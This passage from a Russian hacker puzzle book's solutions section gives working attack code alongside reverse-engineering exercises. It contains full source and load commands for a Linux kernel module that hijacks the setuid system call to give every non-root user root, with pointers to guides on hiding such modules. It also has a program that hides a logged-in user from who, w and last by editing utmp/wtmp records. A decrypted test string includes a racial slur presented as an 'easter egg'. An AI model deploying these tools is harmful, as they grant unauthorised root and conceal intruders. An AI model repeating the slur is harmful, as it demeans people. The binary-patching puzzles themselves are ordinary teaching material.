Посмотрим, к чему это может привести. Например, если при создании файла `file1` возникнет ошибка "файл уже существует", то функция `perror("file1")`, которая должна выводить сообщение об ошибке в стандартный поток ошибок `STDERR`, не сделает этого, т. к. дескриптор ошибок закрыт. Но гораздо опаснее неудачное открытие `file2`. Так, например, если дескриптор `f1` был открыт удачно, а в `f2` возвращено отрицательное значение, свидетельствующее об ошибке (например, из-за того, что на диске отсутствует файл `file2`), то оператор `perror("file2")` запишет сообщение об ошибке не в поток `STDERR`, а в

файл `file1`! Обнаружив, что дескриптор `STDERR` закрыт, `perror` попытается перенаправить сообщение об ошибке в предыдущий удачно открытый дескриптор, т. е. в `fd1`.

Это известная ошибка, связанная с закрытием стандартных дескрипторов. Чтобы избавиться от нее, нужно удалить или закомментировать одинокую функцию `close(2)`, т. к. это явная зловередная закладка в коде.

### **Примечание**

Аналогично, неадекватного поведения программы можно добиться закрытием других стандартных дескрипторов: `stdin (0)` и `stdout (1)`.

## **5.15. Издевательство над рутом**

Разумеется, такая программа будет модулем ядра Linux (Loadable Kernel Module — LKM). В листинге II.5.15 показан код модуля, который выполняет поставленную задачу, а именно делает так, чтобы пользователь `root` всегда входил в систему только с правами `nobody` (`uid=99(nobody) gid=99(nobody)`), все остальные обычные пользователи, наоборот, с правами `root` (`uid=0(root) gid=0(root)`). Компиляция осуществляется следующей командной строкой:

```
# gcc -o jeer.o -c jeer.c
```

Полученный файл `jeer.o` следует скопировать в каталог, где его ищет утилита `insmod` (обычно это `/lib/modules`):

```
# cp jeer.o /lib/modules
```

Затем его можно загрузить в ядро командой:

```
# insmod jeer.o
```

Убедиться, что модуль установлен, позволяет утилита `lsmod`, которая отражает все установленные модули (утилита берет эту информацию из файла `/proc/modules`). Вот пример на моей системе:

```
# lsmod
Module      Size Used by
jeer         656  0 (unused)
autofs      11264  1 (autoclean)
tulip       38544  1 (autoclean)
```

Теперь можно проверить работу модуля. Для этого достаточно войти в систему под учетной записью `root` или обычного пользователя. В первом случае будут получены права `nobody`:

```
$ id
uid=99(nobody) gid=99(nobody)
```

А во втором — права root:

```
# id
uid=0(root) gid=0(root)
```

Удалить модуль из ядра можно командой `rmmmod`:

```
# rmmmod jeer
```

Далее некоторые комментарии к коду из листинга II.5.15. Модуль ядра стандартно состоит из двух функций. Первая, `init_module()`, вызывается сразу же после установки модуля в ядро. Вторая, `cleanup_module()`, вызывается непосредственно перед удалением модуля из ядра, обычно она восстанавливает среду, которая существовала до установки модуля, т. е. выполняет обратные действия по отношению к `init_module()`. Наш модуль перехватывает системный вызов `setuid` и заменяет его своей версией. Этот вызов всегда выполняется при входе пользователя в систему, а также при регистрации нового пользователя в системе и т. д. Названия и номера системных вызовов можно посмотреть в файле `/usr/include/asm/unistd.h`. Стоит отметить, что для `setuid` в этом файле существует два вызова:

```
...
#define __NR_setuid          23
...
#define __NR_setuid32       213
...
```

В моей системе работает второй вариант (`__NR_setuid32`), вполне вероятно, что для Вашей подойдет первый.

В ядре существует таблица системных вызовов `sys_call_table`, которая по номеру вызова определяет адрес вызываемой функции ядра. Поэтому мы просто заменяем адрес функции для `__NR_setuid32` указателем на свою функцию (я назвал ее `change_setuid`), которая выполнит нужные нам действия. Новая функция будет проверять, с каким `uid` был вызван системный вызов, если это ноль `setuid(0)`, то для текущего пользователя (`current`) устанавливаются права `nobody` (99), во всех остальных случаях права устанавливаются в `root` (0).

Дополнительные сведения и трюки, связанные с модулями, например, информацию о том, как спрятать установленный модуль в системе, можно найти в электронном журнале "Phrack" № 52 (<http://www.phrack.org>), в статье 18 "Weakening the Linux Kernel" (автор plaguez), а также в замечательном руководстве "Complete Linux Loadable Kernel Modules" от группы THC, располагающейся в Интернете по адресу: [http://www.thc.org/papers/LKM\\_HACKING.html](http://www.thc.org/papers/LKM_HACKING.html).

Исходный код модуля `jeer` из листинга II.5.15 можно найти на прилагаемом компакт-диске в каталоге `\PART II\Chapter5\5.15`.

#### Листинг II.5.15. Модуль ядра `jeer`

```
#define __KERNEL__
#define MODULE
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>
#include <sys/syscall.h>
#include <linux/sched.h>
#include <linux/types.h>
/* Экспортируем таблицу системных вызовов */
extern void *sys_call_table[];
/* Определяем указатель для сохранения оригинального вызова */
int (*orig_setuid)(uid_t);
/* Создаем собственную функцию для системного вызова */
int change_setuid(uid_t uid)
{
    switch (uid)
    {
        case 0:
            current->uid = 99; // реальный идентификатор пользователя
            current->euid = 99; // активный идентификатор пользователя
            current->gid = 99; // реальный идентификатор группы
            current->egid = 99; // активный идентификатор группы
            break;
        default:
            current->uid = 0; // реальный идентификатор пользователя
            current->euid = 0; // активный идентификатор пользователя
            current->gid = 0; // реальный идентификатор группы
            current->egid = 0; // активный идентификатор группы
            break;
    }
    return 0; // Этот return нужен здесь обязательно
}
int init_module(void)
{
    /* Сохраняем указатель на оригинальный вызов */
    orig_setuid = sys_call_table[__NR_setuid32];

    /* Заменяем указатель в таблице системных вызовов */
    sys_call_table[__NR_setuid32] = change_setuid;
```

```
    return 0; // Этот return нужен здесь обязательно
}
void cleanup_module(void)
{
    /* Восстанавливаем оригинальный системный вызов */
    sys_call_table[__NR_setuid32] = orig_setuid;
}
```

## 5.16. Who is who

На man-страницах, посвященных командам `who`, `w` и `last`, можно узнать, что все они используют в своей работе файлы, расположенные по умолчанию по следующим путям: `/var/run/utmp` и `/var/log/wtmp` (для Linux-систем). Эти файлы имеют особую структуру (листинг II.5.16, а).

**Листинг II.5.16, а. Структура файлов utmp и wtmp**

```
#define UT_LINESIZE 12
#define UT_NAMESIZE 32
#define UT_HOSTSIZE 256
#define ut_name ut_user /* В целях совместимости */
struct utmp {
    pid_t ut_pid; /* Идентификатор процесса */
    short ut_type; /* Тип элемента */
    char ut_line[UT_LINESIZE]; /* Имя устройства (console, ttyxx) */
    char ut_id[4]; /* Идентификатор из файла /etc/
                    inittab (обычно номер линии) */
    char ut_user[UT_NAMESIZE]; /* Входное имя пользователя */
    char ut_host[UT_HOSTSIZE]; /* Имя удаленного хоста */
    struct exit_status {
        short int e_termination; /* Системный код завершения процесса */
        short int e_exit; /* Пользовательский код завершения */
    } ut_exit; /* Код завершения процесса, помещенного как DEAD_PROCESS */
    time_t ut_time; /* Время создания элемента */
};
```

Эта структура одинакова для файлов `utmp` и `wtmp` (см. `man utmp`). Любой вход в систему регистрируется в этих двух журналах. Утилиты `who`, `w` и `last` читают информацию из файлов `utmp` и `wtmp` (если быть более точным, то `who` и `w` читают из `utmp`, а `last` берет информацию из `wtmp`) и выводят на экран. Однако по условию задачи *удалить* информацию из файлов `utmp` и

wtmp нельзя. Поэтому поступим проще. В том же man utmp сказано, что после выхода пользователя из системы поле ut\_type для него устанавливается значение DEAD\_PROCESS, а данные такого типа не отражаются утилитами who, w и last. Поэтому, чтобы скрыть пользователя, достаточно установить его тип равным DEAD\_PROCESS. Вот определения для ut\_type, взятые из man:

```
#define UT_UNKNOWN      0
#define RUN_LVL         1
#define BOOT_TIME      2
#define NEW_TIME        3
#define OLD_TIME        4
#define INIT_PROCESS    5 /* Процесс запущен из init */
#define LOGIN_PROCESS   6 /* Процесс getty */
#define USER_PROCESS    7 /* Пользовательский процесс */
#define DEAD_PROCESS    8
#define ACCOUNTING      9
```

В листинге II.5.16, б показана программа, которая берет из командной строки имя пользователя, ищет его в файлах utmp и wtmp и устанавливает для этого имени поле ut\_type в значение DEAD\_PROCESS, успешно скрывая пользователя от who, w и last, при этом запись о пользователе остается в файлах utmp и wtmp.

Исходный код находится на прилагаемом компакт-диске в каталоге \PART II\Chapter5\5.16.

#### Листинг II.5.16, б. Программа, скрывающая пользователя в системе

```
#include <stdio.h>
#include <utmp.h>
#include <fcntl.h>
#include <sys/types.h>
#include <unistd.h>

dead (char *name_file, char *name_arg)
{
    struct utmp pos;
    int fd;
    int dist;
    dist=sizeof(struct utmp);

    if ((fd=open(name_file, O_RDWR)) == -1) {
        perror (name_file);
        exit (1);
    }
```


```
while (read(fd, &pos, dist) == dist)
{
    if (!strncmp(pos.ut_name, name_arg, sizeof(pos.ut_name)))
    {
        pos.ut_type=DEAD_PROCESS; /* Установка нужного типа, скрывающего запись */
        if (lseek(fd, -dist, SEEK_CUR) != -1)
            write (fd, &pos, dist);
    }
}
close (fd);
}

int main (int argc, char *argv[])
{
    if (argc != 2)
    {
        printf ("Usage: %s <user>\n\n", argv[0]);
        exit (1);
    }

    /* UTMP_FILE и WTMP_FILE описаны в utmp.h */
    dead (UTMP_FILE, argv[1]);
    dead (WTMP_FILE, argv[1]);
    return 0;
}
```

Замечу, что поиск по входному имени пользователя — не очень удачная идея, т. к. в случае, если в системе зарегистрировано два пользователя, например по имени kiddy с разных терминалов, программа установит для них обоих тип DEAD\_PROCESS, что плохо. Лучше искать нужную запись сразу по нескольким параметрам, например, по входному имени пользователя и имени удаленного хоста. Но я сознательно сделал программу в таком варианте, чтобы у скрипт-кидди была возможность самостоятельно подумать и довести ее до совершенства.

## РЕШЕНИЯ К ГЛАВЕ 6



# Головоломки на Reverse Engineering

## 6.1. Пять раз "Cool Hacker!"

Откроем программу 3cool.com в отладчике SoftIce (рис. II.6.1, а).

### Ламеру на заметку

Для того чтобы загрузить DOS-программу в SoftIce, необходимо использовать загрузчик DOS-программ dldr.exe, который устанавливается вместе с SoftIce и располагается в папке UTIL16. С этой целью 3cool.com лучше предварительно скопировать в эту папку и загрузить из командной строки следующим образом:

```
> dldr.exe 3cool.com
```

В каталоге UTIL16 расположен также загрузчик 16-битных Windows-программ wldr.exe. 32-разрядные программы необходимо запускать через Symbol Loader (файл loader32.exe).

Курсор в окне кода сразу же переместится на команду `mov cx, 0003`. Обычно в регистр `cx` заносится число повторов цикла `loop`. На первый взгляд можно предположить, что если в `cx` занести значение 5 вместо 3, мы получим на экране пять раз фразу "Cool Hacker!". Проверим. Закроем SoftIce и откроем программу в HIEW. Проще всего это сделать из командной строки:

```
>hiew 3cool.com
```

С помощью клавиши <F4> или двумя нажатиями <Enter> перейдем в режим дизассемблера (рис. II.6.1, б).

Нужная нам команда идет первой строкой, по нулевому смещению (в SoftIce она была расположена по адресу `0x100`, т. к. com-программы стандартно загружаются в память по этому адресу). Поставим курсор к цифре 3, затем клавишей <F3> перейдем в режим редактирования (Edit) и поменяем значение



```

EAX=00000000 EBX=00000000 ECX=DAB60000 EDI=00440000 ESI=00000000
EDI=00000000 EBP=00010000 ESP=0000FFFF EIP=00000100 o'd i s z a p o
CS=1876 DS=1876 SS=1876 ES=1876 FS=0000 GS=0000

es:di = 0
eax = 0
xes:di = 20CD

0030:00000000 2E 0F C9 00 65 04 70 00-16 00 D6 09 65 04 70 00
0030:00000010 65 04 70 00 54 FF 00 00-08 59 00 F0 6F EF 00 F0
0030:00000020 00 00 00 D0 47 05 0F 14-6F EF 00 F0 6F EF 00 F0
0030:00000030 6F EF 00 F0 6F EF 00 F0-9A 00 D6 09 65 04 70 00
byte PROT 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
006

1876:00FE CDAB INT AB
1876:0100 B90300 MOV CX,0003
1876:0103 E81C00 CALL 0122
1876:0106 E2FB LOOP 0103
1876:0108 50 PUSH AX
1876:0109 41 INC CX
1876:010A 41 INC CX
1876:010B 41 INC CX
1876:010C E81700 CALL 0126
1876:010F E2FB LOOP 010C
1876:0111 CD20 INT 020
1876:0113 43 INC BX
1876:0114 6F OUTSW
1876:0115 6F OUTSW
1876:0116 6C INSB
1876:0117 204861 AND [BX+SI+611],CL
1876:011A 636B65 ARPL [BP+DI+651],BP
1876:011D 7221 JB 0140
1876:011F 0D0A24 OR AX,240A
1876:0122 83C001 ADD AX,01
1876:0125 C3 RET
1876:0126 B409 MOV AH,09
1876:0128 BA1301 MOV DX,0113
1876:012B CD21 INT 21
1876:012D C3 RET
1876:012E CDAB INT AB
1876:0130 CDAB INT AB
1876:0132 CDAB INT AB
1876:0134 CDAB INT AB
1876:0136 CDAB INT AB
1876:0138 CDAB INT AB
1876:013A CDAB INT AB
Owner Is 3COOL

CShellExt::AddRef()
CShellExt::Release()
CShellExt::Release()
CShellExt::Release()
Break due to Symbol Loader
./screendump ris.bin

Invalid command
UM 02

```

Рис. II.6.1, а. Программа 3cool.com загружена в SoftIce

```

HIEW.EXE 3COOL.COM
Авто
3COOL.COM 4PR 00000001 a16 46 Hiew 6.11 (c)SEN
00000000: B90300 mov cx,00003 ;" "
00000003: E81C00 call 000000022 ;(1)
00000006: E2FB loop 000000003 ;(2)
00000008: 50 push ax
00000009: 41 inc cx
0000000A: 41 inc cx
0000000B: 41 inc cx
0000000C: E81700 call 000000026 ;(3)
0000000F: E2FB loop 00000000C ;(4)
00000011: CD20 int 020
00000013: 43 inc bx
00000014: 6F outsw
00000015: 6F outsw
00000016: 6C insb
00000017: 204861 and [bx][si][000611],cl
0000001A: 636B65 arpl [bp][di][000651],bp
0000001D: 7221 jb 000000040
0000001F: 0D0A24 or ax,0240A ;"SQ"
00000022: 83C001 add ax,001 ;"Q"
00000025: C3 retn
00000026: B409 mov ah,009 ;"Q"
00000028: BA1301 mov dx,00113 ;"Q!!"
0000002B: CD21 int 021
1Help 2 3Edit 4Mode 5Goto 6Refer 7Search 8loader 9Files 10Quit

```

Рис. II.6.1, б. Программа 3cool.com открыта в HIEW

на 5. Для сохранения изменения необходимо нажать клавишу <F9> (Update). Выйдем из HIEW и запустим программу. Несмотря на то что мы поменяли значение счетчика на 5, программа все равно упорно выдает нужную фразу только три раза. Стало быть, мы нашли неверное решение и задача не настолько банальна, как показалось на первый взгляд. Необходимо детально изучить логику работы программы. Сделать это можно как в SoftIce, так и в любом дизассемблере, в том числе и в HIEW (в режиме дизассемблирования), но в отладчике удобнее, т. к. можно потрассировать программу и посмотреть на изменяющиеся регистры.

Заметно, что после того, как мы заносим значение в `cx`, в цикле вызывается подпрограмма по смещению 22 (или по адресу 122 в отладчике), где выполняется единственная операция — прибавление единицы к значению в регистре `ax`:

```
00000022: 83C001    add     ax,001
00000025: C3        retn   ; выход из подпрограммы
```

Выполняться эта операция будет столько раз, какое значение содержится в `cx`. После завершения цикла полученное значение в `ax` заносится в стек командой `PUSH ax`, и далее три раза выполняется операция инкремента (прибавление единицы) над значением в `cx`:

```
00000009: 41        inc    cx
0000000A: 41        inc    cx
0000000B: 41        inc    cx
```

Несмотря на то, что в начале программы мы уже заносили значение в `cx`, к началу выполнения первой операции инкремента в `cx` будет ноль, т. к. оператор `LOOP` после каждой итерации цикла вычитает единицу из `cx` (`ecx`) до тех пор, пока значение в `cx` не станет равным нулю. Можно потрассировать программу в SoftIce клавишей <F8> (трассировка с заходом в функцию) и посмотреть, как будут меняться регистры `ecx` и `eax` (при этом в SoftIce должно быть включено окно регистров, оно включается и выключается командой `WR`).

Так как за тремя операторами инкремента следует `LOOP` и вызов подпрограммы, которая просто выводит нужную фразу на экран (об этом свидетельствует оператор `MOV ax,09`, где в `ax` заносится стандартный номер функции DOS вывода строки на экран, а `INT 21h` вызывает функцию на выполнение), то можно сделать единственно правильный вывод, что три оператора `INC cx` — это и есть счетчик вывода "Cool Hacker!". Остается теперь догадаться, как сделать, чтобы значение `cx` в этом месте стало равным 5. Самое простое решение, которое приходит на ум, — это вставить вместо трех операторов ин-

кремента один `MOV CX, 05` (который тоже занимает три байта), но такое решение не подходит, т. к. в задании требуется изменить только *один* байт.

Одно из оригинальных решений — исправить самый первый из трех операторов `INC CX` на аналогичную по размеру (один байт) команду `POP CX`. Суть в том, что в начале программы мы получили значение 3 в регистре `AX`, а затем занесли его в стек оператором `PUSH AX`. Оператор `POP CX` достает это значение из стека и заносит его в `CX`, т. е. после выполнения данного оператора мы получим в `CX` значение 3, а оставшиеся два `INC CX` сделают его равным пяти. Таким образом, функция вывода строки на экран `CALL 26` будет вызвана пять раз. Проверим. Откроем `3cool.com` в `HIEW` и перейдем в режим дизассемблера, подведем курсор к самому первому `INC CX` и нажмем клавишу `<F3>` для редактирования, дополнительно нажмем `<F2>`, чтобы вносить изменения не в шестнадцатеричном виде, а ассемблерными командами (рис. II.6.1, в).

Вслед за `<Enter>` нажмем `<Esc>` для выхода из режима редактирования и `<F9>` (**Update**) для закрепления изменений. Видно, что все команды `INC CX` имеют шестнадцатеричный код `41h`, а `POP CX` — `59h` (см. вторую колонку как в `HIEW`, так и в `SoftIce`). Выйдем из `HIEW` и запустим отредактированный файл на исполнение. Получим нужный результат:

Cool Hacker!  
Cool Hacker!  
Cool Hacker!  
Cool Hacker!  
Cool Hacker!




Рис. II.6.1, в. Исправляем `INC CX` на `POP CX`

Вот и все. Разумеется, найденное нами решение может быть не единственным (на самом деле я знаю, по крайней мере, еще один интересный вариант изменением всего одного байта), предлагаю читателю найти их самостоятельно.

Если сравнить с помощью стандартной DOS-утилиты FC изначальный файл измененный

```
>fc 3cool(old).com 3cool(new).com
00000009: 41 59
```

то мы увидим, что нами был изменен десятый байт в файле (девятый, если начинать отсчет с нуля).

В листинге II.6.1 можно увидеть исходный код программы 3cool.com. Написана она на ассемблере MASM. Компиляция осуществляется следующей командной строкой:

```
>ml 3cool.asm /AT
```

Исходный код также можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.1.

#### Листинг II.6.1. Исходный код программы 3cool.com

```
CSEG segment
assume CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG
org 100h
Begin:
    mov cx,3                ; счетчик циклов
Label1:
    call Procedure1
loop Label1

    push ax                 ; AX в стек
    inc cx                  ; эту команду в решении нужно исправить на pop cx
    inc cx
    inc cx
Label2:
    call Procedure2
loop Label2
int 20h                    ; выход из программы
Message db "Cool Hacker!",0Dh,0Ah,'$'
Procedure1 proc
    add ax,1
    ret
```



```

Procedure1 endp
Procedure2 proc
    mov ah,9             ; DOS-функция вывода строки на экран
    mov dx,offset Message
    int 21h
    ret
Procedure2 endp
CSEG ends
end Begin

```

## 6.2. Good day, Lamer!

Запустим программу goodday.com в отладчике SoftIce (рис. II.6.2):

```
>dldr goodday.com
```

```

EAX=00000000  ESI=00000000  EDI=00000000  ESP=0000FFFF  EBP=00000000  ECX=DAB60000  EDX=00000000  EIP=00000100
CS=1877  DS=1877  SS=1877  ES=1877  FS=0000  GS=0000

```

```

es:di = 0
eax = 0
mes:di = 20CD

```

Address	Owner	Is	GOODDAY	byte	U86
1877:0000010F	26	6E	6E	65	21
1877:0000012F	25	42	60	2D	21
1877:0000013F	6D	6E	2D	21	42
1877:0000014F	AB	CD	AB	CD	AB

```

1877:00FE CDAB INT 0B
1877:0100 33C0 XOR AX,AX
1877:0102 E80900 CALL 010E
1877:0105 B40900 MOV AH,09
1877:0107 BA1F01 MOV DX,011F
1877:010A CD21 INT 21
1877:010C CD20 INT 20
1877:010E BB1F01 MOV BX,011F
1877:0111 B93000 MOV CX,0030
1877:0114 8B07 MOV AX,[BX]
1877:0116 83F001 XOR AX,01
1877:0119 8907 MOV [BX],AX
1877:011B 43 INC BX
1877:011C F2F6 LOOP 0114
1877:011E C3 RET
1877:011F 46 INC SI
1877:0120 6E OUTSB
1877:0121 6E OUTSB
1877:0122 65216560 AND CS,[DI+601,SP]
1877:0126 782D JS 0155
1877:0128 214D60 AND [DI+601,CX]
1877:012B 6C INSB
1877:012C 647320 JAE 014F
1877:012F 254969 AND AX,6849
1877:0132 2D216F SUB AX,6F21
1877:0135 686666 PUSH 6666
1877:0138 647320 JAE 015B
1877:013B 254964 AND AX,6449
1877:013E 6D INSW
1877:013F 6D INSW
1877:0140 6E OUTSB
1877:0141 2D2149 SUB AX,4921

```

```

Screen dumper set to mode 3
./screendump
Screen dumper set to mode 4
./screendump
Screen dumper set to mode 0
./screendump ris.bin
Invalid command

```

Рис. II.6.2. Программа goodday.com загружена в SoftIce

Сразу же в окне кода мы увидим такую конструкцию:

```

1877:0100 33C0 XOR AX,AX
1877:0102 E80900 CALL 010E

```

```

1877:0105  B409          MOV     AH,09
1877:0107  BA1F01        MOV     DX,011F
1877:010A  CD21          INT     21
1877:010C  CD20          INT     20

```

Оператор `CALL` вызывает какую-то процедуру по адресу `010E`. Функция `mov AH, 09` — это DOS-функция, которая предназначена для вывода строки на экран, адрес строки заносится в регистр `DX` (в нашем случае `011F`). `INT 21` вызывает функцию, а `INT 20` выполняет выход из программы. Таким образом, программа выводит что-то на экран и сразу же завершает свою работу. Очевидно, это "что-то" и есть строка "Good day, Lamer!", следовательно, нам нужно исправить адрес в `DX` (сейчас это `011F`), чтобы он указывал на требуемую по заданию фразу "Hello, Hacker!". Остается только узнать этот адрес.

Посмотрим сначала, что расположено по адресу `011F` (должно быть открыто окно данных в `SoftIce`, если это не так, то следует выполнить команду `WD`), для этого выполним в отладчике команду:

```

:d 11F
-----Owner Is GOODDAY-----byte-----V86----(0)---
1877:0000011F 46 6E 6E 65 21 65 60 78-2D 21 4D 60 6C 64 73 20  Fnne!e`x-!M`lds -
1877:0000012F 25 49 68 2D 21 6F 68 66-66 64 73 20 25 49 64 6D  %Ih-!ohffds %Idm!
1877:0000013F 6D 6E 2D 21 49 60 62 6A-64 73 20 25 44 6F 65 2F  mn-!I`bjds %Doe/!
1877:0000014F AB CD AB CD AB CD AB CD-AB CD AB CD AB CD  ....
-----V86-----

```

Похоже на зашифрованные данные, наверняка вызов `CALL 010E` в самом начале программы выполняет их расшифровку. Если проанализировать подпрограмму, которая начинается с адреса `010E` и заканчивается командой `RET` (выход из подпрограммы), то можно понять, что шифровка осуществляется простым оператором `XOR AX, 01`:

```

1877:010E  BB1F01    MOV     BX,011F    ; Заносится адрес строки в BX
1877:0111  B93000    MOV     CX,0030    ; Устанавливается счетчик циклов в
                        ; значение 30
1877:0114  8B07      MOV     AX,[BX]     ; Берется код первого символа строки
                        ; и копируется в AX
1877:0116  83F001    XOR     AX,01       ; Выполняется операция логического
                        ; "исключающего ИЛИ" над кодом
                        ; символа, скопированного в AX
1877:0119  8907      MOV     [BX],AX    ; Полученное значение копируется
                        ; обратно в BX
1877:011B  43        INC     BX     ; Выполняется операция инкремента
                        ; над адресом, содержащимся в BX,
                        ; чтобы перейти к следующему
                        ; символу строки

```

```
1877:011C E2F6      LOOP 0114      ; Выполнение цикла
1877:011E C3          RET          ; Выход из подпрограммы
```

Теперь, после того как открыта в окне данных зашифрованная строка по адресу 11F, выполним пошагово программу и посмотрим, какие изменения будут происходить по этому адресу в окне данных. Нажимая клавишу <F10> (трассировка без захода в функцию), сразу после выполнения CALL 010E мы увидим, как зашифрованная строка в окне данных полностью раскодируется:

```
-----Owner Is GOODDAY-----byte-----V86----(0)---
1877:0000011F 47 6F 6F 64 20 64 61 79-2C 20 4C 61 6D 65 72 21  Good day, Lamer!-
1877:0000012F 24 48 69 2C 20 6E 69 67-67 65 72 21 24 48 65 6C  $Hi, nigger!$Hel
1877:0000013F 6C 6F 2C 20 48 61 63 6B-65 72 21 24 45 6E 64 2E  lo, Hacker!$End.
1877:0000014F AB CD AB CD AB CD AB CD-AB CD AB CD AB CD  ....
-----V86-----
```

Невооруженным глазом видно, что здесь расположена не одна, а целых три фразы, в том числе и необходимая нам! В DOS вывод любой строки продолжается до первого встреченного знака доллара \$, который обозначает конец строки. Отсюда понятно, что в операторе MOV DX, 011F мы просто должны поменять адрес на строку "Hello, Hacker!". Несложно подсчитать, что это будет значение 013C. Оператор MOV DX, 011F в шестнадцатеричном виде представлен тремя байтами BA 1F 01. Это можно увидеть во второй колонке в окне кода:

```
1877:0105 B409      MOV AH, 09
1877:0107 BA1F01    MOV DX, 011F
1877:010A CD21      INT 21
```

Если команды не показываются в шестнадцатеричном виде, нужно выполнить в SoftIce команду CODE ON.

Так как нам нужно выполнить команду MOV DX, 013C, чтобы вызвать "Hello, Hacker!", то она должна принять в шестнадцатеричном виде по аналогии следующий вид: BA 3C 01. Вот и все, теперь можно закрыть отладчик и с помощью любого шестнадцатеричного редактора (рекомендую HIEW) открыть goodday.com и найти последовательность кодов BA 1F 01 по смещению 00000007, где заменить 1F на значение 3C (это будет девятый байт от начала файла). Если же заменить девятый байт на значение 30h, то программа выдаст на экран фразу "Hi, nigger!" (считайте это маленьким "пасхальным яйцом" в задаче).

В листинге II.6.2 показан исходный код goodday.com на ассемблере MASM. Компиляция осуществляется следующей командной строкой:

```
>ml goodday.asm /AT
```

Исходный код также можно найти на прилагаемом компакт-диске в каталоге \PART II\Chapter6\6.2.

Отмечу, что если исходить из листинга II.6.2, то в решении мы просто выводим сообщение Mess3 вместо Mess1.

### Листинг II.6.2. Исходный код программы goodday.com

```
CSEG segment
assume CS:CSEG,DS:CSEG,ES:CSEG,SS:CSEG
org 100h
Begin:
    xor ax,ax
    call Xorer
    mov ah,9          ; DOS-функция вывода строки на экран
    mov dx,offset Mess1
    int 21h
    int 20h           ; выход из программы
Xorer proc
    mov bx,offset Mess1
    mov cx,48         ; счетчик циклов
Hi:
    mov ax,[bx]
    xor ax,1
    mov [bx],ax
    inc bx
    loop Hi
    ret
Xorer endp
; три зашифрованные строки
Mess1 db "Fnne!e`x-!M`lds %"
Mess2 db "Ih-!ohffds %"
Mess3 db "Idmmn-!I`bjds %Doe/"

CSEG ends
end Begin
```

## 6.3. I love Windows!

Запустим программу lovewin.com в SoftIce (рис. II.6.3, а):

```
>dldr lovewin.com
```

В самом начале можно увидеть такие загадочные конструкции (рис. II.6.3, б).



```

EAX=00000000  EBX=00000000  ECX=DAB30000  EDI=00440000  ESI=00000000
EDI=00190000  EBP=00000000  ESP=0000FFFF  EIP=00000100  b d i s a s s e r c
CS=1877  DS=1077  SS=1077  ES=1077  FS=0000  GS=0000

esi:di = 0
eax = 0
xes:di = 20CD

0030:00000000  9E 0F C9 00 65 04 70 00-16 00 D6 09 65 04 70 00  e.p.i.v.e.p.i.v
0030:00000010  65 04 70 00 53 FF 00 F0-08 59 00 F0 6F EF 00 F0  e.p.i.v.e.p.i.v
0030:00000020  00 00 00 D0 47 05 0F 14-6F EF 00 F0 6F EF 00 F0  e.p.i.v.e.p.i.v
0030:00000030  6F EF 00 F0 6F EF 00 F0-9A 00 D6 09 65 04 70 00  e.p.i.v.e.p.i.v

1877:00FE CDAB INT AB
1877:0100 EB07 JMP B109
1877:0102 026B27 ADD CH,[BP+DI+27]
1877:0105 243D AND AL,3D
1877:0107 2E6B026B IMUL AX,CS:[BP+SI],6B
1877:010B 232A AND BP,[BP+SI]
1877:010D 3F AAS
1877:010E 2E6B33DB IMUL SI,CS:[BP+DI],-25
1877:0112 BB0201 MOV BX,0102
1877:0115 B90700 MOV CX,0007
